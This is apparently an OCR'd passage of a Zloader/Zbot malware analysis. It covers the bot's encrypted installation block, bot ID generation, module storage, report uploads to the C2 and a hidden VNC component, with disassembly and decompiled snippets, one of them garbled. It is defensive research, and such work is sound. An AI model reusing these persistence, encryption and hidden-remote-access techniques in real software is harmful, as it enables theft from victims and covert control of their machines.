
The installation block contains the list of the files used by the malware, as well as other used registry keys. Overview:

```
header:
- malware version (DWORD)
- size of the data (after the header) (DWORD)
- CRC32 of the data (DWORD)

data:
- CLSID of the main VolumeID  (retrieved by GetVolumeMountPoint): 16 bytes
- unique bot ID: <machine name>_<generated_machine_id> (Unicode string)
- name of the Autorun key (Unicode string)

- RC4 context initialized with the key#3 (it that will be used for decryption
of the files)

- list of the files (relative to `%APPDATA%`)
- additional registry keys (relative to `HKCU/Software/Microsoft`)

padding: random bytes after the data
```

The referenced components (files and registry entries) are encrypted with the RC4 algorithm, using the stored RC4 context (initialized by the loader with RC4 the key#3). Additionally, some of them are encrypted with a custom, XOR-based algorithm called Visual Encrypt (described in details in a section C2 Communication).

Bot ID

The bot ID consists of two components. First is the string, which is simply a machine name, retrieved by `GetComputerNameW`. If the name could not be retrieved, a string `UNKNOWN` will be used instead.



After that, the numerical identifier is generated. First the OS version is retrieved by `GetVersionExW`. Then two keys under `Software\Microsoft\Windows NT\CurrentVersion` are read: `InstallDate` and `DigitalProductId`.

```
1001E084                push    edi
1001E085                push    offset a8wZo ; "InstallDate"
1001E08A                call    decode_wstring
1001E08F                add     esp, 0Ch
1001E092                mov     eax, 80000002h
1001E097                push    edi
1001E098                push    esi
1001E099                push    eax
1001E09A                call    to_reg_open_key
1001E09F                add     esp, 0Ch
1001E0A2                lea     esi, [ebp+var_1C]
1001E0A5                mov     [esi], eax
1001E0A7                sub     esp, 5Ch
1001E0AA                mov     edi, esp
1001E0AC                call    sub_100658A0
1001E0B1                push    eax
1001E0B2                push    edi
1001E0B3                push    ebx
1001E0B4                call    decode_wstring
1001E0B9                add     esp, 0Ch
1001E0BC                sub     esp, 24h
1001E0BF                mov     ebx, esp
1001E0C1                call    sub_1005D620
1001E0C6                push    eax
1001E0C7                push    ebx
1001E0C8                push    offset unk_1009BE80 ; "DigitalProductId"
1001E0CD                call    decode_wstring
1001E0D2                add     esp, 0Ch
1001E0D5                push    ebx
1001E0D6                push    edi
1001E0D7                mov     eax, 80000002h
1001E0DC                push    eax
1001E0DD                call    read_reg_calc_checksum
1001E0E2                add     esp, 0Ch
1001E0E5                mov     [esi+4], eax
1001E0E8                push    8
1001E0EA                push    esi
1001E0EB                call    calc_checksum
1001E0F0                add     esp, 8
1001E0F3                mov     edi, eax
1001E0F5                call    sub_100656F0
1001E0FA                push    eax
1001E0FB                lea     eax, [ebp+var_180]
1001E101                push    eax
1001E102                call    calc_checksum
1001E107                add     esp, 8
```


The malware calculates CRC32 checksums from those elements and combines them together by formatted print.

```
1001E117    push    esi
1001E118    push    offset unk_1009BEB0 ; "%s_%08X%08X"
1001E11D    call    decode_wstring
1001E122    add     esp, 0Ch
1001E125    call    sub_10065AD0
1001E12A    push    edi
1001E12B    push    ebx
1001E12C    lea     ecx, [ebp+var_6C]
1001E12F    push    ecx
1001E130    push    esi
1001E131    push    eax
1001E132    mov     edi, [ebp+var_10]
1001E135    push    edi
1001E136    call    sub_100041C4
1001E13B    add     esp, 18h
1001E13E    mov     [ebp+var_14], eax
1001E141    push    0FFFFFFFFh
1001E143    push    eax
1001E144    call    is_equal_14
1001E149    add     esp, 8
1001E14C    test    al, 1
1001E14E    jz      short loc_1001E176

1001E150    push    eax
1001E151    sub     esp, 1Ch
1001E154    mov     esi, esp
1001E156    call    sub_1003C1B0
1001E15B    push    eax
1001E15C    push    esi
1001E15D    push    offset unk_1009BED0 ; "INVALID_BOT_ID"
1001E162    call    decode_wstring
```

Retrieving installed modules

As mentioned before, the files used by the malware are stored in dedicated directories in `%APPDATA%`. The names of the files, as well as names of the directories are randomly generated at the installation phase. In order to keep track of them, and load them on demand, the malware keeps a dedicated structure (installation data block). It is stored in the registry, and decrypted on demand each time it is used, with the help of the RC4 algorithm and the key from the configuration (RC4 key#2).

Example of the files list fetched from the installation data block:



The module is retrieved from the structure by its ID. The following function is responsible:

```
10031174 to_load_dropped proc near
10031174
10031174 var_124= byte ptr -124h
10031174 module_id= dword ptr  8
10031174 arg_4= dword ptr  0Ch
10031174
10031174 push    ebp
10031175 mov     ebp, esp
10031177 push    ebx
10031178 push    edi
10031179 push    esi
1003117A sub     esp, 118h
10031180 mov     edi, [ebp+arg_4]
10031183 lea     esi, [ebp+var_124]
10031189 mov     ecx, esi
1003118B push    [ebp+module_id]
1003118E call    fetch_module_from_list
10031193 mov     ecx, esi
10031195 push    edi
10031196 call    load_and_decrypt_file
1003119B mov     ecx, esi
1003119D mov     ebx, eax
1003119F call    sub_1002306A
100311A4 mov     eax, ebx
100311A6 add     esp, 118h
100311AC pop     esi
100311AD pop     edi
100311AE pop     ebx
100311AF pop     ebp
100311B0 retn
100311B0 to_load_dropped endp
```

Each IDs denotes a specific file. The PE modules are denoted by the following IDs:

- 0 : The core bot
- 1 : 64-bit memory reader (only for 64-bit installations)
- 3 : VNC component
- 7 : libSSL
- 8 : Zlib1
- 9 : Sqlite
- 10 : Certutil package (certutil.exe + dependencies)

Elements stored in the installation data structure of the analyzed case:

ID	Path	Encryption	Role
0	Guuga\ugef.hi	RC4	PE module: zbot.dll
1	Gefu\bihad.by	RC4	64-bit memory reader (empty on 32 bit system)
2	Gefyf\yddieb.exe	not encrypted	Zloader PE
3	Yceho\ugcud.daig	RC4	hvnc.dll

4	Ybaf\ofdaofu.gucub	?	report (empty for now)
5	Ecob\deidicy.ifb	5 bytes + encrypted content (RC4 + Visual Encrypt)	report (including screenshot)
6	Badabe\buif.ihceg	5 bytes + encrypted content (RC4 + Visual Encrypt)	report
7	Agafh\ofgyoc.edeg	RC4	libssl.dll
8	Ygubo\acbei.idi	RC4	zlib1.dll
9	Hioh\ifahibif.ihudy	RC4	sqlite3.dll
10	Heib\dafi.hu	RC4	certutil + DLLs
11	Buuge\byadf.efg	5 bytes + encrypted content (RC4 + Visual Encrypt)	certificate
12	Buguuha		registry path at `HKCU/Software/Microsoft`
	ceefhuod	RC4 + Visual Encrypt	registry value #1 (under `HKCU/Software/Microsoft/Buguuha`): C2 data + fake cert
	difi	?	registry value #2 (under `HKCU/Software/Microsoft/Buguuha`)

Uploading of the reports

The data stolen from the victim is aggregated in encrypted files, at the specific paths. One of the threads deployed by the malware is dedicated to regular uploading of those files to the C2.


Before the upload, the data is decrypted, and encrypted by a different RC4 key: the key from the config (key #2), along with Visual Encrypt.

In the early versions of the malware, some related debug strings were left, and even a popup on the upload failure:

```
10019F84        call    load_func_by_checksum ; kernel32.GetLastError #594
10019F89        add     esp, 8
10019F8C        call    eax
10019F8E        push    edi
10019F8F        push    esi
10019F90        push    eax
10019F91        push    0C0000000h
10019F96        push    5
10019F98        call    to_append_to_the_report
10019F9D        add     esp, 14h
10019FA0        call    sub_100608D0
10019FA5        xor     edi, edi
10019FA7        inc     edi
10019FA8        push    eax
10019FA9        push    edi
10019FAA        call    load_func_by_checksum ; user32.MessageBoxA #2093
10019FAF        add     esp, 8
10019FB2        mov     [ebp+var_10], eax
10019FB5        push    0DFDF5C7h
10019FBA        push    edi
10019FBB        call    load_func_by_checksum ; user32.GetForegroundWindow #1831
10019FC0        add     esp, 8
10019FC3        call    eax
10019FC5        mov     edi, eax
10019FC7        sub     esp, 2Ch
10019FCA        mov     ebx, esp
10019FCC        call    sub_10060B40
10019FD1        push    eax
10019FD2        push    ebx
10019FD3        push    offset cant_upload_str ; "Can't upload a large file to the server."
10019FD8        call    decode_cstring
10019FDD        add     esp, 0Ch
10019FE0        sub     esp, 0Ch
10019FE3        mov     esi, esp
```

Manually loading PEs

Many of the additional PE modules (including the aforementioned legitimate DLLs: zlib1, libssl, sqlite3) are loaded manually. The following function is responsible:



After the DLLs are being manually loaded, the pointer to their bases is added into the internal list, referenced by the function that retrieves the functions by hashes. Then, the functions from them are retrieved analogically to the functions from the DLLs loaded in the standard way.

The same PE loading function is also used to load further modules belonging to the malware, such as VNC Server.

VNC Server

The VNC server is an additional module of the malware. As mentioned before, its role is to open a hidden VNC on the attacked machine, giving the attacker remote access. The module is implemented as a DLL, exporting two functions:

Offset	Name	Value	Meaning
3ADE0	Characteristics	0	
3ADE4	TimeDateStamp	0	Thursday, 01.01.1970 00:00:00 UTC
3ADE8	MajorVersion	0	
3ADEA	MinorVersion	0	
3ADEC	Name	3BA08	hvnc32.dll
3ADF0	Base	0	
3ADF4	NumberOfFunctions	3	
3ADF8	NumberOfNames	2	
3ADFC	AddressOfFunctions	3BA13	
3AE00	AddressOfNames	3BA1F	
3AE04	AddressOfNameOrdinals	3BA27	


Exported Functions [3 entries]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
3AE13	0	0	-		
3AE17	1	15AD0	3BA2B	VncStartServer	
3AE1B	2	15AA0	3BA3A	VncStopServer	

```
int __stdcall VncStartServer(DWORD *a1, QWORD *a2);
BOOL __stdcall VncStopServer(LPVOID vnc_struct);
```

It is stored in one of the encrypted files (as explained in “Execution flow” paragraph). It is first read from the file, then decrypted and manually loaded.


Let’s first take a quick look at how the VNC server is run by the main bot.



The function `VncStartServer` is fetched from the loaded module, and called with the address of the local host and port.

```
10014E0C lea     ecx, [ebp+var_148]
10014E12 mov     [ebp+var_10], edi
10014E15 mov     [ebp+_VncStartServer], eax
10014E18 mov     word ptr [ecx], 2
10014E1D call    val_6
10014E22 mov     ebx, eax
10014E24 call    checks_ws2_32_inet_addr
10014E29 push    eax
10014E2A push    ebx
10014E2B call    load_func_by_checksum ; ws2_32.inet_addr #11
10014E30 add     esp, 8
10014E33 mov     ebx, eax
10014E35 sub     esp, 0Ch
10014E38 mov     edi, esp
10014E3A push    0Ah
10014E3C push    edi
10014E3D push    offset unk_1009B65F ; "127.0.0.1"
10014E42 call    decode_cstring
10014E47 add     esp, 0Ch
10014E4A push    edi
10014E4B call    ebx
10014E4D lea     edi, [ebp+var_148]
10014E53 mov     [edi+4], eax
10014E56 push    9C40h
10014E5B push    7530h
10014E60 call    sub_10005B29
10014E65 add     esp, 8
10014E68 mov     word_100A10FC, ax
10014E6E sub     esp, 4
10014E71 movzx   eax, ax
10014E74 mov     dword ptr [esp+284h+hostshort], eax ; hostshort
10014E77 call    ds:htons
10014E7D mov     ecx, edi
10014E7F xor     edi, edi
10014E81 mov     [ecx+2], ax
10014E85 lea     eax, [ebp+var_18]
10014E88 mov     [eax], edi
10014E8A push    ecx
10014E8B push    eax
10014E8C call    [ebp+_VncStartServer]
```

The VNC server operates in the background when the malware is running. When it is stopped, the termination function is called.



Inside the VNC component

In contrast to the core component, the VNC DLL does not use obfuscation of API calls. Yet, it uses obfuscation of some arithmetic operations. We can see inside multiple functions related to managing a virtual desktop that will be used by the attacker to access the victim’s machine via graphical user interface.

```
v1 = lpThreadParameter;
SetThreadDesktop(*((HDESK *)lpThreadParameter + 19));
LODWORD(v2) = sub_10005A00();
v25 = v2;
LODWORD(v2) = *((_DWORD *)lpThreadParameter + 4);
v3 = 0;
v4 = 33;
v27 = 0;
v26 = (__int64 *)((char *)lpThreadParameter + 56);
Handles = (HANDLE)v2;
v23 = *((_DWORD *)lpThreadParameter + 388);
while ( 1 )
{
  v5 = is_equal_6(v3, 0) == 0;
  v6 = v4;
  if ( !v5 )
    v6 = -1;
  v7 = WaitForMultipleObjects(2u, &Handles, 0, v6);
```

It also gives access to the keyboard and clipboard of the victim.

```
do
{
  v3 = v0(byte_1003E00F[v1]);
  if ( !(sub_10029F30(v3, 0xFFFF) & 1) )
  {
    LOBYTE(v11) = ((unsigned int)v3 >> 1) & (((unsigned int)v3 >> 1) ^ 0x7F);
    BYTE1(v11) = ((unsigned int)v3 >> 2) & 0x80;
    BYTE2(v11) = ((unsigned int)v3 >> 3) & 0x80;
    uVirtKey _BYTE nsigned __int16)(v3 & (v3 ^ 0xFF00));
    v4 = ToAscii(uVirtKey, 0, (PBYTE)uScanCode, (LPWORD)&KeyState, 0);
    if ( sub_10029B80(v4, 0) & 1 )
    {
      v5 = v8;
      byte_10041904[v8] = byte_1003E00F[v1];
      v8 = v5 + 1;
      ToAscii(uVirtKey, 0, (PBYTE)uScanCode, (LPWORD)&KeyState, 0);
    }
    v0 = VkKeyScanA;
  }
  v2 = is_equal(v1++, 7);
}
while ( !v2 );
result = GetKeyboardLayoutList(40, &dwhkl);
dword_10041B28 = result;
return result;
}
```

